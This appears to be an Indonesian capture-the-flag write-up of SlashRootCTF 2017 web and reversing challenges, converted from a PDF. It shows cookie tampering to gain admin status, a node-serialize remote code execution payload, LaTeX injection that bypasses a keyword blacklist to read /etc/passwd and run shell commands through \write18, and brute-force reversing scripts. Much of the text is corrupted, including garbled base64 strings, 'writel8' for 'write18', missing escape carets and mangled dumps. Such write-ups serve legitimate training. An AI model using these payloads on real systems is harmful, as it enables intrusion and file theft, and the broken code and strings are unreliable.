<pre> POST /submit HTTP/1.1 Host: 103.200.7.150:9070 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:54.0) Gecko/20100101 Firefox/54.0 Accept: application/json, text/javascript, */*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Referer: http://103.200.7.150:9070/ Content-Length: 39 Connection: close username=slashrootctf&password=ctf4phun </pre>	<pre> HTTP/1.1 200 OK X-Powered-By: Express Set-Cookie: profile=eyJ1c2VybmFtZSI6InNsYXNocm9vdGN0ZiIsInN0YXR1cyI6InN0YW5kYXJkX3VzZXIifQ%3D%3D; Max-Age=900; Path=/; Expires=Sun, 23 Jul 2017 10:47:44 GMT; HttpOnly Content-Type: application/json; charset=utf-8 Content-Length: 112 ETag: W/"70-MUYaXnnRl9SIs0KMZv0OhP5Atia" Date: Sun, 23 Jul 2017 10:32:44 GMT Connection: close {"message":"Berhasil login, namun status anda standard_user dan bukan admin!"} </pre>

Terdapat string base64 pada cookie dengan parameter profile

eyJ1c2VybmFtZSI6InNsYXNocm9vdGN0ZiIsInN0YXR1cyI6InN0YW5kYXJkX3VzZXIifQ==

```

[hanugra|ubuntu-hacker ~/CTF/SlashrootCTF/Final/Web/Lunch]
└─$ echo -n
"eyJ1c2VybmFtZSI6InNsYXNocm9vdGN0ZiIsInN0YXR1cyI6InN0YW5kYXJkX3Vz
ZXIifQ==" | base64 -d
{"username":"slashrootctf","status":"standard_user"}

```

Terdapat value yang menunjukkan role user yaitu pada variable status,

Kami coba mengganti "standard_user" dengan "admin"

```
└─[hanugra|ubuntu-hacker ~/CTF/SlashrootCTF/Final/Web/Lunch]
└─$ echo '{"username":"slashrootctf","status":"admin"}'| base64
eyJlc2VybmFtZSI6InNsYXNocm9vdGN0ZiIsInN0YXR1cyI6ImFkbWluIn0K
```

Request	Response
POST /submit HTTP/1.1 Host: 103.200.7.150:9070 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:54.0) Gecko/20100101 Firefox/54.0 Accept: application/json, text/javascript, */*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Referer: http://103.200.7.150:9070/?username=aa Content-Length: 39 Cookie: profile=eyJlc2VybmFtZSI6InNsYXNocm9vdGN0ZiIsInN0YXR1cyI6ImFkbWluIn0= Connection: close username=slashrootctf&password=ctf4phun	HTTP/1.1 200 OK X-Powered-By: Express Set-Cookie: profile=eyJlc2VybmFtZSI6InNsYXNocm9vdGN0ZiIsInN0YXR1cyI6InN0YW5kYXJkX3VzZXIifQ%3D%3D; Max-Age=900; Path=/; Expires=Sun, 23 Jul 2017 10:58:29 GMT; HttpOnly Content-Type: application/json; charset=utf-8 Content-Length: 61 ETag: W/"3d-O+kxQwJygYNOE5JfgTfJnbQftos" Date: Sun, 23 Jul 2017 10:43:29 GMT Connection: close {"message":"Mantap! Flag ? Ada di /home/node/flag.txt dong!"}

Flag terdapat pada `/home/node/flag.txt` , namun tidak bisa diakses langsung dengan <http://103.200.7.150:9070/home/node/flag.txt>

Yang kami ketahui adalah website ini menggunakan backend 'nodejs' ,setelah searching beberapa waktu , didapatkan ternyata node mempunyai vulnerable **Remote Code Execution (RCE)** pada modul **node-serialize** [\[Referensi\]](#).

Payload

```
{"username":"slashrootctf","status":"_$$ND_FUNC$$_function  
() {fs=require('fs');throw  
Error(fs.readFileSync('/home/node/flag.txt'))}()}"
```

```
└─[hanugra|ubuntu-hacker ~/CTF/SlashrootCTF/Final/Web/Lunch]
└─$ echo -n  
'{"username":"slashrootctf","status":"_$$ND_FUNC$$_function
```

```
() {fs=require('fs');throw
Error(fs.readFileSync('/home/node/flag.txt'))}()}" | base64
eyJlc2VybmFtZSI6InNsYXNocm9vdGN0ZiIsInN0YXR1cyI6I18kJE5EX0ZVTkMkJF
9mdW5jdGlubiAoKXtmczlyZXFlaXJlKCdmcyYpO3Rocm93IEVycm9yKGZzLnJlYWRG
aWx1U3luYygnL2hvbWUvbm9kZS9mbGFnLnR4dCcpKX0oKSJ9
```

Request	Response
<pre>POST /submit HTTP/1.1 Host: 103.200.7.150:9070 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:54.0) Gecko/20100101 Firefox/54.0 Accept: application/json, text/javascript, */*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Referer: http://103.200.7.150:9070/?username= aa Content-Length: 39 Cookie: profile=eyJlc2VybmFtZSI6InNsYXNocm9v dGN0ZiIsInN0YXR1cyI6I18kJE5EX0ZVTkMk JF9mdW5jdGlubiAoKXtmczlyZXFlaXJlKCdm cyYpO3Rocm93IEVycm9yKGZzLnJlYWRGaWx1 U3luYygnL2hvbWUvbm9kZS9mbGFnLnR4dCcp KX0oKSJ9 Connection: close username=slashrootctf&password=ctf4p hun</pre>	<pre>HTTP/1.1 500 Internal Server Error X-Powered-By: Express Set-Cookie: profile=eyJlc2VybmFtZSI6InNsYXNocm9v dGN0ZiIsInN0YXR1cyI6InN0YW5kYXJkX3Vz ZXIifQ%3D%3D; Max-Age=900; Path=/; Expires=Sun, 23 Jul 2017 11:14:50 GMT; HttpOnly Content-Security-Policy: default-src 'self' X-Content-Type-Options: nosniff Content-Type: text/html; charset=utf-8 Content-Length: 1179 Date: Sun, 23 Jul 2017 10:59:50 GMT Connection: close <!DOCTYPE html> <html lang="en"> <head> <meta charset="utf-8"> <title>Error</title> </head> <body> <pre>Error: SlashRootCTF{i_realize_that_n odejs_serialization_is_good_f or_lunch}

 &nbsp; &nbsp; &nbsp;at Error (native)
 &nbsp; &nbsp; &nbsp;at eval (eval at &lt;anonymous> (/usr/src/app/node_modules/node-seri alize/lib/serialize.js:75:69), &lt;anonymous>;:1:37)
 &nbsp; &nbsp; &nbsp; &nbsp;at eval (eval at &lt;anonymous> (/usr/src/app/node_modules/node-seri alize/lib/serialize.js:75:69), &lt;anonymous>;:1:83)
 &nbsp; &nbsp; &nbsp; &nbsp;at Object.exports.unserialize (/usr/src/app/node_modules/node-seri alize/lib/serialize.js:75:22)
 &nbsp; &nbsp; &nbsp; &nbsp;at /usr/src/app/app.js:35:21
 &nbsp; &nbsp; &nbsp; &nbsp;at Layer.handle [as handle_request] (/usr/src/app/node_modules/express/1</pre>

SlashRoot PDF Maker 1.0

Powered by LaTeX


Kami coba mencari terkait kemungkinan Code Execution pada Latex di google, yang kami dapatkan adalah ini
<https://0day.work/hacking-with-latex/>

Reading files

All modes allow arbitrary files to be read from the filesystem. The easiest way is to use `\input{`:

```
\input{/etc/passwd}
```

Tanpa basa basi kami langsung mencoba syntax tersebut kedalam form, akan tetapi yang kami dapatkan adalah



Ternyata `/input` termasuk salah satu kode yang diblacklist, setelah mencari-cari teknik untuk bypass blacklist yang ada, kami menemukan

<https://cseweb.ucsd.edu/~hovav/dist/texhack.pdf>

as described in Section 2. Of course, other characters could be replaced, not simply `\`, for example, if the word “input” is not allowed anywhere in the previewer’s input, then ‘p’ can be replaced with `^^70`.

Nice, ternyata sebuah huruf dapat direpresentasikan sebagai string hexadecimal, kami mencoba mengganti “p” dengan `^^70`

Payload

```
\in^^70ut{/etc/passwd}
```

Namun ternyata masih ada blacklist yang nyangkut, setelah mencari-cari, ternyata “etc” merupakan salah satu string yang diblacklist, kalau begitu mari ganti payload

Payload

```
\in^70ut{/^65tc/passwd}
```

Didapatkan

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:103:systemd
Time Synchronization,,:/run/systemd:/bin/false systemd-network:x:101:104:systemd
Network Management,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:105:systemd
Resolver,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:106:systemd
Bus Proxy,,:/run/systemd:/bin/false node:x:1000:1000:/home/node:/bin/bash
messagebus:x:104:108:/var/run/dbus:/bin/false
```

Violaaaaa, saatnya mencari flag

Menurut Hint yang diberikan, flag sepertinya berada pada “environment”,

Setelah membaca beberapa saat, kami menemukan

Executing commands

Let's get to the most interesting part of this blogpost. This only works with `writel8` enabled, which means that `-shell-escape` has to be set.

The most simple way to execute commands is:

```
\immediate\writel8{env}
```

This runs the `env` command.

Setelah mencoba ternyata “writel8” dan “env” juga terkena blacklist, sehingga payload menjadi

```
\immediate\w^72ite18{e^6ev}
```

File PDF berhasil dibuat, tetapi tidak mengeluarkan output apa-apa,
Ternyata kita harus menambah command input untuk memasukkan output kedalam file pdf

This, however, will redirect the output to stdout:

```
(/usr/share/texmf-dist/tex/latex/latexconfig/epstopdf-sys.cfg) engine=pdfTeX
SELFAUTODIR=/usr
SELFAUTOGRANDPARENT=/
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin
SELFAUTOPARENT=/
SELFAUTOLOC=/usr/bin
_=/usr/sbin/env
PWD=/var/www/ctf.internetwache.org.local/compile
LANG=de_DE.UTF8
progname=pdfLaTeX
SHLVL=2
```

But that won't help us if we don't see the compilation log. A way to work around this limitation is to write stdout to a file and read it again:

```
\immediate\write18{env > output}
\input{output}
```

Payload kami ubah menjadi

```
\immediate\write18{e^6ev >hack.tex}
\input{hack.tex}
```

Namun lagi-lagi, pada file PDF tidak menampilkan apa-apa

Mari mencari kenapa hal tersebut bisa terjadi

The above `env` command will most likely throw an error because the output contains LaTeX special characters:

```
(/usr/share/texmf-dist/tex/latex/latexconfig/epstopdf-sys.cfg) (./test.tex
! Missing $ inserted.
<inserted text>
$
1.7 _
    =/usr/sbin/env
?
! Emergency stop.
<inserted text>
$
1.7 _
    =/usr/sbin/env
! ==> Fatal error occurred, no output PDF file produced!
```

A workaround for that is to base64 encode the output:

```
\immediate\write18{env | base64 > test.tex}
\input{test.tex}
```

Nah ternyata output dari `env` akan menimbulkan error sehingga PDF yang sudah dibuat tidak menghasilkan string apa-apa, solusinya adalah menggunakan hash base64

Payload: kami memindahkan string hasil base64 ke file "hack", lalu kami panggil lagi dengan fungsi `\input`

```
\immediate\write18{e^6ev | base64 >hack}
\input{hack}
```

bnBtX2NvbmZpZ19jYWNoZV9sb2NrX3N0YWxlPTYwMDAwCm5wbV9jb25maWdfbGV
nYWN5X2J1bmRs
aW5nPQpucG1fY29uZmlnX3NpZ25fZ2l0X3RhZz0KbnBtX2NvbmZpZ191c2VyX2FnZW
50PW5wbS8z
LjEwLjEwIG5vZGUvdjYuMTEuMCBsaW51eCB4NjQKbnBtX2NvbmZpZ19hbHdheXNf
YXV0aD0KTUFL
RVRFWF9NT0RFPS8KTK9ERV9WRVJTSU9OPTYuMTEuMApucG1fY29uZmlnX2Jpbl
9saW5rcz10cnVl
Cm5wbV9jb25maWdfa2V5PQpIT1NUTkFNRT1jNGY3NWRhNDc5YzMKWUFSTI9WRV
JTSU9OPTAuMjQu
NgpucG1fY29uZmlnX2Rlc2NyaXB0aW9uPXRydWUKbnBtX2NvbmZpZ19mZXRjaF9y
ZXRYaWVzPTIK
bnBtX2NvbmZpZ19oZWfkaW5nPW5wbQpucG1fY29uZmlnX2lmX3ByZXNlbnQ9Cm5
wbV9jb25maWdf
aW5pdF92ZXJzaW9uPTEuMC4wCm5wbV9jb25maWdfdXNlcj0KbnBtX25vZGVfZXh1Y
3BhdGg9L3Vz
ci9sb2Nhbc9iaW4vb9kZQpIT01FPS9ob21IL25vZGUKbnBtX2NvbmZpZ19mb3JjZT0
KT0xEUFdE
PS91c3lvc3JjL2FwcApucG1fY29uZmlnX29ubHk9Cm5wbV9jb25maWdfY2FjaGVfbWl
uPTEwCm5w
bV9jb25maWdfaW5pdF9saWNlbnNIPUITQwpucG1fY29uZmlnX2VkaXRvcj12aQpucG
1fY29uZmln
X3JvbGxiYWNRpXRydWUKbnBtX2NvbmZpZ190YWdfdmVyc2lubl9wcmVmaXg9dgpuc
G1fY29uZmln
X2NhY2hlX21heD1JbmZpbml0eQpucG1fY29uZmlnX3VzZXJjb25maWc9L2hvbWUvb
m9kZS8ubnBt
cmMKbnBtX2NvbmZpZ19lbmdpbmVfc3RyaWN0PQpucG1fY29uZmlnX2luaXRfYXV0
aG9yX25hbWU9
Cm5wbV9jb25maWdfaW5pdF9hdXRob3JfdXJsPQpucG1fY29uZmlnX3RtcD0vdG1wC
m5wbV9wYWNr
YWdlX2Rlc2NyaXB0aW9uPU5vZGUuanMgb24gRG9ja2VyCm5wbV9jb25maWdfZGV
wdGg9SW5maW5p
dHkKbnBtX2NvbmZpZ19zYXZlX2Rldj0KbnBtX2NvbmZpZ191c2FnZT0KbnBtX2Nvbm
ZpZ19jYWZp
bGU9Cm5wbV9jb25maWdfcHJvZ3Jlc3M9dHJ1ZQpucG1fY29uZmlnX2h0dHBzX3Byb
3h5PQpucG1f
Y29uZmlnX29ubG9hZF9zY3JpcHQ9Cm5wbV9jb25maWdfcmVidWlsZF9idW5kbGU9d
HJ1ZQpucG1f
Y29uZmlnX3NhdmVfYnVuZGxiPQpucG1fY29uZmlnX3NoZWxsPWJhc2gKbnBtX3Bh
Y2thZ2VfZGVw
ZW5kZW5jaWVzX2V4cHJlc3M9XjQuMTMuMwpucG1fY29uZmlnX2RyeV9ydW49Cm5
wbV9jb25maWdf
cHJIZml4PS91c3lvcG9jYWwKU0VMRkFVVE9MT0M9L3Vzci9iaW4KbnBtX2NvbmZpZ
19icm93c2Vy
PQpucG1fY29uZmlnX2NhY2hlX2xvY2tfd2FpdD0xMDAwMApucG1fY29uZmlnX3JIZ2I
zdHJ5PWWh0
dHBzOi8vcmlnaXN0cnkubnBtanMub3JnLwpucG1fY29uZmlnX3NhdmVfb3B0aW9uY
Ww9Cm5wbV9j
b25maWdfc2NvcGU9Cm5wbV9jb25maWdfc2VhcmNob3B0cz0KbnBtX2NvbmZpZ192

ZXJzaW9ucz0K
U0VMRkFVVE9ESVI9L3VzcgpURVJNPXh0ZXJtCm5wbV9jb25maWdfY2FjaGU9L2hvbWUvbm9kZS8u
bnBtCm5wbV9jb25maWdfcHJveHk9CINFTEZBVVRPUeFSRU5UPS8KbnBtX3BhY2thZ2Vfc2NyaXB0
c19zdGFydD1ub2RIIGFwcC5qcwpucG1fY29uZmInX2dsb2JhbF9zdHlsZT0KbnBtX2NvbmZpZ19p
Z25vcmVfc2NyaXB0cz0KbnBtX2NvbmZpZ19zZWfYy2hzb3J0PW5hbWUKbnBtX2NvbmZpZ192ZXJz
aW9uPQpucG1fcGFja2FnZV9hdXRob3JfZW1haWw9Zmlyc3QubGFzdEBleGFtcGxILmNvbQpucG1f
Y29uZmInX2xvY2FsX2FkZHI3M9Cm5wbV9jb25maWdfdmll2VyPW1hbGpQQVRIPS91c3lvcG9j
YWwvbGliL25vZGVfbW9kdWxlcY9ucG0vYmlyL25vZGUtZ3lwLWJpbjovdXNyL3NyYy9hcHAvbm9k
ZV9tb2R1bGVzLy5iaW46L3Vzci9sb2NhbC9zYmlyOi91c3lvcG9jYWwvYmlyOi91c3lvc2Jpbjov
dXNyL2Jpbjovc2JpbjovYmlyCm5wbV9wYWNRyZWdIX25hbWU9ZG9ja2VyX3dlYi9hcHAKTk9ERT0v
dXNyL2xvY2FsL2Jpbi9ub2RICK5QTV9DT05GSUdfTE9HTEVWRUw9aW5mbwpucG1fY29uZmInX2Nv
bG9yPXRydWUKbnBtX2NvbmZpZ19mZXRjaF9yZXRyeV9taW50aW1lb3V0PTEwMDAwCm5wbV9jb25m
aWdfbWF4c29ja2V0cz01MAplbmdbpU9cGRmdGV4Ck9NR19JU19USEITX0RBX0ZMQuc9U2xhc2hS
b290Q1RGe2xhdGV4X2lzX3NvX3NleHI9Cm5wbV9jb25maWdfdW1hc2s9MDAyMgpucG1fcGFja2Fn
ZV9tYWluPWFwcC5qcwpucG1fY29uZmInX2xvZ2xldmVsPWluZm8KbnBtX2NvbmZpZ19mZXRjaF9y
ZXRyeV9tYXh0aW1lb3V0PTYwMDAwCm5wbV9jb25maWdfbWVzc2FnZT0lcwpucG1fbGlmZW5Y2xl
X3NjcmlwdD1ub2RIIGFwcC5qcwpucG1fY29uZmInX2NhPQpucG1fY29uZmInX2NlcnQ9Cm5wbV9j
b25maWdfZ2xvYmFsPQpucG1fY29uZmInX2xpbms9Cm5wbV9wYWNRyZWdIX3ZlcnNpb249MS4wLjAK
bnBtX2NvbmZpZ19hY2Nlc3M9Cm5wbV9jb25maWdfYWxzcz0KbnBtX2NvbmZpZ19zYXZIPQpucG1f
Y29uZmInX3VuaWNvZGU9Cm5wbV9saWZlY3ljbGVfZXZlbnQ9c3RhcnQKbnBtX2NvbZpZ19hcmd2
PXsicmVtYWluLjpbXSwiY29va2VkljpbInN0YXJ0I0slm9yaWdpbmFsljpbInN0YXJ0I119Cm5w
bV9jb25maWdfbG9uZz0KbnBtX2NvbmZpZ19wcm9kdWN0aW9uPQpucG1fY29uZmInX3Vuc2FmZV9w
ZXJtPXRydWUKbnBtX2NvbmZpZ19ub2RlX3ZlcnNpb249Ni4xMS4wCm5wbV9jb25maWdfdGFnPWxh
dGVzdApucG1fY29uZmInX2dpdF90YWdfdmVyc2lvcj10cnVICm5wbV9jb25maWdfc2hyaW5rd3Jh
cD10cnVICm5wbV9jb25maWdfZmV0Y2hfcV0cnlfZmFjdG9yPTEwCm5wbV9jb25maWdfbnBhdD0K
bnBtX2NvbmZpZ19wcm9wcmllcGFyeV9hdHRyaWJzPXRydWUKbnBtX2NvbmZpZ19


```

zYXZIX2V4YWN0
PQpucG1fY29uZmInX3N0cmIjdF9zc2w9dHJ1ZQpTRUxGQVVUT0dSQU5EUEFSRU5
UPS8KbnBtX2Nv
bmZpZ19kZXY9Cm5wbV9jb25maWdfZ2xvYmFsY29uZmInPS91c3lvcG9jYWwvZXRjL
25wbXJjCm5w
bV9jb25maWdfaW5pdF9tb2R1bGU9L2hvbWUvbm9kZS8ubnBtLWluaXQuanMKbnBt
X2NvbWZpZ19w
YXJzZWFiGU9Cm5wbV9jb25maWdfZ2xvYmFsaWdub3JIZmIsZT0vdXNyL2xvY2FsL
2V0Yy9ucG1p
Z25vcmlUKbnBtX2V4ZW5wYXR0PS91c3lvcG9jYWwvG1iL25vZGVfbW9kdWxlc9uc
G0vYm1uL25w
bS1jbGkuanMKUFdEPS91c3lvc3JjL2FwcC9jb21waWxlZF9maWxlwpucG1fcGFja2F
nZV9hdXR0
b3JfbmFtZT1GaXJzdCBMYXN0Cm5wbV9jb25maWdfY2FjaGVfbG9ja19yZXRyaWVzP
TEwCm5wbV9j
b25maWdfc2F2ZV9wcmVmaXg9XgpNQutFVEVYX0JBU0VfRFBjPTYwMApucG1fY29
uZmInX2dyb3Vw
PTEwMDAKbnBtX2NvbWZpZ19pbml0X2F1dGhvc9lWpD0KbnBtX2NvbWZpZ19z
ZWFiY2hleGNs
dWRIPQpwcm9nbmFtZT1wZGZsYXRleApucG1fY29uZmInX2dpdD1naXQKbnBtX2Nv
bmZpZ19vcHRp
b25hbD10cnVlCm5wbV9jb25maWdfanNvbjoK

```

Decode dan Tadaaa, kami berhasil mendapatkan flagnya

```

NODE=/usr/local/bin/node
NPM_CONFIG_LOGLEVEL=info
npm_config_color=true
npm_config_fetch_retry_mintimeout=10000
npm_config_maxsockets=50
engine=pdfTeX
OMG_IS_THIS_DA_FLAG=SlashRootCTF{latex_is_so_sexy}
npm_config_umask=0022
npm_package_main=app.js


```

Flag : SlashRootCTF{latex_is_so_sexy}

Reversing

Phunpack (50 pts)

Diberikan sebuah binary statically linked, lalu kami buka dengan BinaryNinja™



Program memanggil fungsi **passcheck**, setelah dilihat-lihat input akan dibandingkan dengan kumpulan byte ini 55, 6e, 50... . Lalu kumpulan byte tersebut kami konversi menjadi ascii

```

00401075 c645e000 mov     dword [rbp-0x20 {var_20}], 0x0
00401080 c645e055 mov     byte [rbp-0x20 {var_28}], 0x55
00401084 c645e16e mov     byte [rbp-0x1f {var_27}], 0x6e
00401088 c645e250 mov     byte [rbp-0x1e {var_26}], 0x50
0040108c c645e341 mov     byte [rbp-0x1d {var_25}], 0x41
00401090 c645e443 mov     byte [rbp-0x1c {var_24}], 0x43
00401094 c645e54b mov     byte [rbp-0x1b {var_23}], 0x4b
00401098 c645e646 mov     byte [rbp-0x1a {var_22}], 0x46
0040109c c645e754 mov     byte [rbp-0x19 {var_21}], 0x54
004010a0 c645e857 mov     byte [rbp-0x18 {var_20}], 0x57
004010a4 c645e921 mov     byte [rbp-0x17 {var_1f}], 0x21

```

```

>> "".join(chr(x) for x in [0x55, 0x6e, 0x50, 0x41, 0x43, 0x4b, 0x46,
0x54, 0x57, 0x21])
'UnPACKFTW!'
>>

```

Lalu password tersebut dimasukkan ke program dan didapatkan flagnya.

Flag: SlashRootCTF{UnPACKFTW!}

Flag Service (100 pts)

Flag ok, namun ter-enkripsi :(

Solusi:

Diberikan sebuah binary yang jika dijalankan akan mendapatkan hasil flag yang sudah dienkrip

```

$ ./flag_service
Encrypted flag: SlashRootCTF{ugfmSggaOpiaWfPFRK}
(Unfortunately, that's not the flag you're looking for, the

```

encryption algo is not activated yet!)

Sepertinya kita harus mendapatkan kembali flag sebelum dienkrp tersebut. Buka binarynya dan didapatkan fungsi secret().

```
.text:000000000040057D secret      proc near
.text:000000000040057D
.text:000000000040057D s          = qword ptr -28h
.text:000000000040057D var_1C    = dword ptr -1Ch
.text:000000000040057D var_18    = qword ptr -18h
.text:000000000040057D
.text:000000000040057D          push    rbp
.text:000000000040057E          mov     rbp, rsp
.text:0000000000400581          push    rbx
.text:0000000000400582          sub     rsp, 28h
.text:0000000000400586          mov     [rbp+s], rdi
.text:000000000040058A          mov     [rbp+var_18], offset aPoiuytrewqasdf ;
"poiuytrewqasdfghjklmnbvcxz"
.text:0000000000400592          mov     [rbp+var_1C], 0
.text:0000000000400599          jmp     loc_400631
.text:000000000040059E ;

-----
.text:000000000040059E
.text:000000000040059E loc_40059E:          ; CODE XREF: secret+C9j
.text:000000000040059E          mov     eax, [rbp+var_1C]
.text:00000000004005A1          movsxd  rdx, eax
.text:00000000004005A4          mov     rax, [rbp+s]
.text:00000000004005A8          add     rax, rdx
.text:00000000004005AB          movzx   eax, byte ptr [rax]
.text:00000000004005AE          cmp     al, 60h
.text:00000000004005B0          jle     short loc_4005F9
.text:00000000004005B2          mov     eax, [rbp+var_1C]
.text:00000000004005B5          movsxd  rdx, eax
.text:00000000004005B8          mov     rax, [rbp+s]
.text:00000000004005BC          add     rax, rdx
.text:00000000004005BF          movzx   eax, byte ptr [rax]
.text:00000000004005C2          cmp     al, 7Ah
.text:00000000004005C4          jg      short loc_4005F9
.text:00000000004005C6          mov     eax, [rbp+var_1C]
.text:00000000004005C9          movsxd  rdx, eax
.text:00000000004005CC          mov     rax, [rbp+s]
.text:00000000004005D0          add     rdx, rax
.text:00000000004005D3          mov     eax, [rbp+var_1C]
.text:00000000004005D6          movsxd  rcx, eax
.text:00000000004005D9          mov     rax, [rbp+s]
.text:00000000004005DD          add     rax, rcx
.text:00000000004005E0          movzx   eax, byte ptr [rax]
.text:00000000004005E3          movsx   rax, al
.text:00000000004005E7          lea     rcx, [rax-61h]
.text:00000000004005EB          mov     rax, [rbp+var_18]
.text:00000000004005EF          add     rax, rcx
.text:00000000004005F2          movzx   eax, byte ptr [rax]
.text:00000000004005F5          mov     [rdx], al
.text:00000000004005F7          jmp     short loc_40062D
.text:00000000004005F9 ;

-----
.text:00000000004005F9
.text:00000000004005F9 loc_4005F9:          ; CODE XREF: secret+33j
; secret+47j
.text:00000000004005F9          mov     eax, [rbp+var_1C]
.text:00000000004005FC          movsxd  rdx, eax
.text:00000000004005FF          mov     rax, [rbp+s]
.text:0000000000400603          add     rdx, rax
.text:0000000000400606          mov     eax, [rbp+var_1C]
.text:0000000000400609          movsxd  rcx, eax
.text:000000000040060C          mov     rax, [rbp+s]
```

```

.text:0000000000400610      add     rax, rcx
.text:0000000000400613      movzx   eax, byte ptr [rax]
.text:0000000000400616      movsx   rax, al
.text:000000000040061A      lea     rcx, [rax-41h]
.text:000000000040061E      mov     rax, [rbp+var_18]
.text:0000000000400622      add     rax, rcx
.text:0000000000400625      movzx   eax, byte ptr [rax]
.text:0000000000400628      sub     eax, 20h
.text:000000000040062B      mov     [rdx], al
.text:000000000040062D
.text:000000000040062D loc_40062D:      ; CODE XREF: secret+7Aj
                        add     [rbp+var_1C], 1
.text:0000000000400631
.text:0000000000400631 loc_400631:      ; CODE XREF: secret+1Cj
                        mov     eax, [rbp+var_1C]
.text:0000000000400631      movsxd  rbx, eax
.text:0000000000400634      mov     rax, [rbp+s]
.text:0000000000400637      mov     rdi, rax      ; s
.text:000000000040063B      call    _strlen
.text:000000000040063E      cmp     rbx, rax
.text:0000000000400643      jnb     loc_40059E
.text:0000000000400646      add     rsp, 28h
.text:000000000040064C      pop     rbx
.text:0000000000400650      pop     rbp
.text:0000000000400651      retn
.text:0000000000400652      secret
.text:0000000000400652      endp

```

Kita harus mendapatkan hasil sebelum flag tersebut dienkrip. Maka dari itu, mari kita bruteforce.

```

#!/usr/bin/python3

dictionary = 'poiuytrewqasdfghjklmnbvcxz'
target = 'ugfmSggaOpiaWfPFRK'

for i in range(len(target)):
    for j in range(256):
        try:
            if (j <= 96 or j > 122):
                temp = ord(dictionary[j - 65]) - 32
            else:
                temp = ord(dictionary[j - 97])

            if chr(temp) == target[i]:
                print(chr(j), end=" ")
        except:
            pass

    print(" ", end=" ")

```

Kita akan memeriksa juga apakah terdapat 2 hasil yang membuat rancu. Coba dijalankan

```
$ python3 flag.py
dont 2Look (Back /In 'A 4N -G 8R
```

Ada yang dempet, ada yang tidak. Yang tidak dempet artinya sudah fix, sedangkan yang dempet artinya bisa 2 kemungkinan. Oleh karena itu, perlu sedikit mencoba mencari yang benar. Setelah beberapa percobaan didapatkan flag yang benar, yaitu dontLookBackInANGR. Sehingga flagnya adalah SlashRootCTF{dontLookBackInANGR}.

Cryptomaniac (200pts)

Aplikasi ini saya coba gunakan untuk meng-encrypt dokumen yang saya miliki. Nah, bisakah kamu coba mendekripsinya ?

```
Hint! File: 'FLAG.pdf.cryptmaniac'
Size: 175034 Blocks: 344 IO Block: 4096 regular file
Device: 801h/2049d Inode: 411882 Links: 1
Access: (0664/-rw-rw-r--) Uid: ( 1000/warmachine) Gid: ( 1000/warmachine)
Access: 2017-07-22 20:32:29.615612718 +0800
Modify: 2017-07-22 20:32:21.119611586 +0800
Change: 2017-07-22 20:32:21.119611586 +0800
Birth: -
```

